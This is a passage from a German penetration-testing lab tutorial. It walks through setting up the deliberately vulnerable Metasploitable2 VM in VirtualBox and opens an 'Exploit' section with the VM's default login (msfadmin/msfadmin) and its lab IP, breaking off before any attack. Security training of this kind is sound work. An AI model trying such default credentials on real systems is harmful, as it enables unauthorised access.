
👉 Wählen Sie die Version „Ubuntu 64-bit“ und klicken Sie auf „Next“.



👉 Es reicht aus, wenn Sie „**1024 MB**“ als **Base Memory** auswählen. In der Kategorie **Processors** wählen Sie „**1 CPU**“ und klicken auf die „**Next**“ Taste.




👉 Sie sehen dann den folgenden Bildschirm. Hier wählen Sie „**Use an Existing Virtual Disk File**“ und klicken erneut auf „**Next**“.




👉 Nachdem Sie „**Use an Existing Virtual Disc File**“ ausgewählt haben, sollte die Datei „**Metasploitable.vmdk**“ unten erscheinen. Wenn Sie diese Datei hier nicht sehen, brauchen Sie nicht in Panik zu geraten. Sie müssen diese Datei in diesen Bereich hochladen, indem Sie die nachstehenden Anweisungen befolgen.

👉 Wenn hier die Datei „**Metasploitable.vmdk**“ erscheint, können Sie die Installation ab Seite-10 fortsetzen.

 Wenn die Datei „Metasploitable.vmdk“ nicht sichtbar ist, klicken Sie auf das **Folder-Symbol** auf der rechten Seite.




 Klicken Sie dann auf die Registerkarte „Add“ in der oberen linken Ecke des Bildschirms.




 Dann müssen Sie die Datei „Metasploitable“ hinzufügen, indem Sie auf den unten angegebenen Dateipfad klicken.




 Der **Datei-Pfad**, den Sie hier auswählen müssen, sollte der **Datei-Pfad** auf Ihrem eigenen Computer sein.




 Nachdem Sie diese Datei hinzugefügt haben, sollten Sie die Datei „Metasploitable.vmdk“ wie im folgenden Bildschirm sehen.



 Wenn Sie die Datei erfolgreich hinzugefügt haben, wählen Sie diese Datei aus und klicken Sie auf die Schaltfläche „Next“




 Klicken Sie abschließend auf die Registerkarte „Finish“ auf dem erscheinenden Bildschirm.




 Ja, wir haben Metasploitable-2 erfolgreich installiert. Jetzt müssen wir ein paar Einstellungen vornehmen.

 Öffnen Sie dazu VM VirtualBox. Wählen Sie dann unsere Metasploitable2-Maschine aus (sie sollte blau sein) und klicken Sie dann auf Settings.




👉 Klicken Sie auf die Registerkarte „Network“.


👉 Wählen Sie dann „Attached to:NAT Network“ und „Name:NatNetwork“.



👉 Klicken Sie schließlich, ohne diesen Bildschirm zu verlassen, auf „Advanced“, und wählen Sie „Allow All“. Speichern Sie dann die Änderungen mit der Schaltfläche „OK“.



💡 Nach diesen kurzen Konfigurationseinstellungen können wir nun Metasploitable2 durch „Doppelklick“ oder durch Anklicken von „START“ in der oberen rechten Ecke starten.



## 4. Exploit Metasploitable2

Ja, Metasploitable2 ist jetzt einsatzbereit.

🔒 Sie können sich bei Metasploit anmelden, indem Sie „**Login: msfadmin**“ und „**Password: msfadmin**“ eingeben.

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

[----]
[----]
[----]
[----]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

📌 Nach erfolgreicher Anmeldung wollen wir zunächst die IP-Adresse von Metasploitable2 mit dem Befehl „**ifconfig**“ herausfinden. Ich fand heraus, dass sie „**10.0.2.5**“ lautet.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:a8:bb:4e
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:fea8:bb4e/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                      RX packets:41 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:6890 (6.7 KB)  TX bytes:11511 (11.2 KB)
                      Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING MTU:16436  Metric:1
                      RX packets:130 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:0
                      RX bytes:37973 (37.0 KB)  TX bytes:37973 (37.0 KB)

msfadmin@metasploitable:~$
```

